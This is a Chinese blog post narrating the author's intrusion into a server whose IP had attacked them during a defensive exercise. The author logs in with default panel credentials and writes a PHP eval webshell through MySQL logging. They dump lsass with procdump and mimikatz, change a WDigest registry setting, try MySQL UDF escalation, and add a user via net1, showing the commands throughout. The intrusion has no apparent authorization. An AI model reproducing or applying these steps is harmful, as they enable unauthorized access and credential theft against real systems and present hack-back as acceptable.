记一次针对恶意攻击者的渗透测试_酒仙桥六号部队 - MdEditor

> 记一次针对恶意攻击者的渗透测试

背景

最近在梳理 hw 期间的文档，发现期间上报的攻击者 IP，心里就有了个坏心思，想连上去看看这些攻击者的机器什么样子，于是便有了这篇文章。

序号	单位	告警时间	上报人员	攻击IP	受害IP	事件名称	事件类型	告警设备
1		2020/9/21 7:16		49.233		Web Thinkphp 任意代码执行 [CGI攻击]	扫描探测	
2		2020/9/21 4:30			8	Web 站点任意文件下载漏洞 [安全扫描]	扫描探测	
3		2020/9/21 3:02				Web Apache Struts S2-037 远程代码执行漏洞 (CVE-2016-4438)	扫描探测	
4		2020/9/21 14:49				Web Apache Struts S2-037 远程代码执行漏洞 (CVE-2016-4438)	扫描探测	

信息收集部分


我这边只是用 nmap 和 fofa 简单的看了一下。目标机器开了不少端口，存在好几个 web 服务，服务器为 Windows 服务器。

这次的目标是登录目标服务器看看即可，不进行其它任何操作。

```
Nmap scan report for 49.233.xx.xx
Host is up (0.18s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Apache httpd
135/tcp   open  msrpc              Microsoft Windows R
139/tcp   open  netbios-ssn        Microsoft Windows r
443/tcp   open  ssl/https          Apache
445/tcp   open  microsoft-ds       Microsoft Windows S
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows R
49153/tcp open  msrpc              Microsoft Windows R
49154/tcp open  msrpc              Microsoft Windows R
49155/tcp open  msrpc              Microsoft Windows R
Service Info: OSs: Windows, Windows Server 2008 R2 - 2
Service detection performed. Please report any incorre
Nmap done: 1 IP address (1 host up) scanned in 118.18
```

开始

访问该地址的 80 端口，自动跳转出一个 websoft9 的运维页面。




我查了一下 websoft9 这个软件，主要用于提供软件的自动化部署，帮助客户在云服务器上简化企业级软件的安装部署。第一眼看到页面，最先看到的是网站根目录，然后下面的账号密码（不能是真的吧），然后左侧的功能栏里还有数据库管理、phpinfo 功能，这，，，这是在勾引我吗?

我打算先用网页上留下的账号和密码登录下试试看，万一呢（手动滑稽~）。

进去了。。。以前看公众号实战文章的时候，很多大佬用弱口令进去了，我还酸我怎么就碰不到这样的站，看样子是自己的经验还是太少了！


写入 webshell

连上数据库之后我们可以写个 webshell，用 mysql 的日志或是 into outfile 的方式。我这里使用的是日志的方式，网站根目录咱们是知道的 C:\wwwroot\。



写入后访问发现报 not found，怀疑根路径有问题，所以还是通过 websoft9 自带的 phpinfo 查看 DOCUMENT_ADDR 确认，发现根路径为 C:\wwwroot\www.example.com\（这个时候我才想起好好看看 phpinfo，不合格啊不合格。信息收集在渗透测

试中相当重要）。



$_SERVER['SERVER_NAME']	49.233.
$_SERVER['SERVER_ADDR']	172.21.0.9
$_SERVER['SERVER_PORT']	80
$_SERVER['REMOTE_ADDR']	
$_SERVER['DOCUMENT_ROOT']	C:/wwwroot/www.example.com
$_SERVER['REQUEST_SCHEME']	http


重新尝试写入 webshell。

```
SET GLOBAL general_log='on';
set GLOBAL general_log_file='C:/wwwroot/www.example.com/websoft_.php';
select '<?php @eval($_POST[cmd]);?>';
SET GLOBAL general_log='on';
```

看结果是成了。

蚁剑连接成功。

连接之后看下权限，system 我去，好高。



看一下有没有安装杀毒软件，发现没有安装。

```
wmic /node:localhost /namespace:\\root\SecurityCenter2
```


这几个乱码的内容是：

```
错误:
描述 = 无效命名空间
No Antivirus installed
```

命令查看目标服务器的 3389 端口是开着的，腾讯云的 Windows 主机，远程端口可不是开着嘛~。~，直到这里都好顺利啊。

尝试获取管理员密码


既然可以执行命令，权限也有了，那就抓一下管理员的密码吧。我在目标服务器上传了 procdump64，将内存文件 lsass.exe 导出为 dmp 文件，但目标服务器是 Windows Server 2012 R2 Datacenter Edition，在上传 procdump64 之前，我先在我的靶机上试了下，一样的系统，发现不行，但我还是想试试，干！





```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

从蚁剑上下载 dmp 文件时，提示下载失败，猜测可能是网速的问题，因为我这代理太次了。这里提醒一下，如果

到目标主机的网速比较慢，蚁剑连接、上传 / 下载文件等操作可能会失败。



直接访问该文件下载。




使用 mimikatz 进行解析，没有明文密码，果然失败。


关于 Windows Server 2012 R2 Datacenter 使用 mimikatz 获取明文密码，我在我的靶机上做了实验。不管是直接使用 mimikatz 读取还是先 procdump64 取出，再用 mimikatz 解析都读不出明文密码，但是可以尝试修改注册表。文章参考链接：https://www.freebuf.com/sectool/96209.html。

在注册表中新建 UseLogonCredential 的 DWORD 项，值为 1，下面是 cmd 中的命令。

```
reg add "HKEY_LOCAL_MACHINE\System\CurrentControlSet\(
```

我试了一下，是可以的。





还有个问题就是，如果修改了注册表，注册表需要重新载入，我查了下，但并没有找到合适的方式。网上有重载 explorer.exe 进程的，但是我实验失败了，注册表没有更新成功（我需要的部分，其它部分有没有更新我不能肯定），而且使用这种方式会关闭已打开的窗口，下面是命令。

```
taskkill /f /im explorer.exe
explorer.exe
```

更新注册表最好的方式是重启系统。

尝试添加新用户

那就试试新建用户吧，直接用新用户登录。但是蚁剑 net user 命令和 systeminfo 命令都没有回显，这没有回显我也不知道成没成功啊？想着先把命令先输入进去，看看能不能成功。执行完添加用户的命令尝试远程登录，失败！

最开始以为是蚁剑的问题，换上最近比较火的“哥斯拉”

试试，也不行，看样子不是工具的问题，是我的问题。

那咋办哟。试试 udf 提权这种方式（突发奇想），虽然我是 system 权限了（捂脸哭），用 mysql 的 sys_exec() 或者 sys_eval() 试试。

mysql 版本大于 5.1，udf.dll 文件必须放置在 mysql 安装目录的 lib\plugin 文件夹下，他没有这个文件夹，给他新建上，udf.dll 文件在 sqlmap 中有，sqlmap 里的 udf.dll 是经过编码的，需要先解码，解码的工具就在 sqlmap/extra/cloak/cloak.py，命令：

```
python .\cloak.py -d -i D:\tool\sqlmap\data\udf\mysql\
```


解码完了就会在 32 或 64 下生成 dll 文件。

先看下 mysql 的版本信息，看是使用哪个位数的 dll 文件，这个位数不是操作系统的位数，是 mysql 软件的位数，也要看下 mysql 的目录位置（phpinfo 中也有）。


您的 SQL 语句已成功运行。
show VARIABLES like '%version%'
+ 选项
Variable_name Value
innodb_version 5.7.22
protocol_version 10
slave_type_conversions
tls_version TLSv1,TLSv1.1
version 5.7.22
version_comment MySQL Community Server (GPL)
version_compile_machine x86_64
version_compile_os Win64



SELECT @@basedir
显示全部
行数:
25
过滤行:
在表中搜
+ 选项
@@basedir
C:\websoft9\wampstack\mysql\

尝试上传。



上传成功，创建函数试一下，命令（为什么不直接用蚁剑的数据库功能执行语句，因为连不上！哭泣！）：

```
create function sys_exec returns string soname "lib_my
```




尝试创建用户。


我在靶机（win7，phpstudy）上测试，虽然返回 NULL，但是用户是正常添加了的。那这个用户添加上了吗？远程连一下试试看！失败了。后面又试了 sys_eval()，虽然可以执行 echo 命令，但 net 命令依然是失效的。

copy net1 的绝杀

看样子 net 命令是用不了了，目标系统中文件是有的，然后在看目标系统有没有 net 命令的时候看到目录下有个 net1.exe。想起之前看的乌云安全的文章，链接：
https://mp.weixin.qq.com/s/XLa41N0d4TsOMlIgo5QEvQ
(https://www.gushiciku.cn/jump/aHR0cHM6Ly9tcC53ZWl4aW4ucXEuY29tL3M/X19iaXo9TXpBd01qQTVPVFk1Tmc9PSZtaWQ9MjI0NzQ4Nzk2MyZpZHg9MSZzbj0xZDlhZTU0ODA5MzYyZjBkODk5NjhkN2I1ZGE5NGM2OCZzY2VuZT0yMSN3ZWNoYXRfcmVkaXJlY3Q=)。文章中遇到的情况跟我很相似，Windows Server 2012 的系统、无法使用 net、system 权限，但作者比我还要麻烦一些。那我也试一下看看。



成了！



net 与 net1 命令关系参考链接：

```
https://blog.51cto.com/xxcmd/1151515
http://www.safebase.cn/article-124482-1.html
```


总结

本次渗透其实并不复杂，较为简单，文章深度有限。我看了下这台主机，不太像安全人员使用的主机，倒有点像沦陷的“肉鸡”。不过话说回来，咱们 hw 期间有不少人使用自己买的云主机进行扫描等行为，有些上面还搭着靶机。个人觉得最好还是挂个代理什么的，安全人员也得安全一点。

这次测试纯属运气，一个弱口令解决了太多的问题，web 方面的直接略过了，我也深深感受到了弱口令的危害。websoft9 官方早已经认识到了这个问题，其在 2 月 15 日发布了一则新闻，就是说的弱密码的问题，参考链接：https://www.websoft9.com/news/passwordneedmodify。

最后一个问题

我在登录上目标服务器后，发现执行 net 命令也没有回显，这是为什么呢？（admln 用户是后面新建的）



我查了下禁用 net、systeminfo 命令的方式，找到下面两种：

- doskey net = @
- 如果是 Path 环境变量删除了“%SystemRoot%\system32;”，则报'net'不是内部命令。

他使用的应该是第一种，不排除使用的我不知道的其它方式，如果 doskey net = （空），那么 net 功能的作用就恢复了（我没有在目标服务器上试）。如果真的是第一种的话，我是不是可以直接在蚁剑的虚拟终端中尝试使用 doskey 呢？

全文完

使用了 全新的简悦词法分析引擎 beta，点击查看
(http://ksria.com/simpread/docs/#/词法分析引擎)详细说明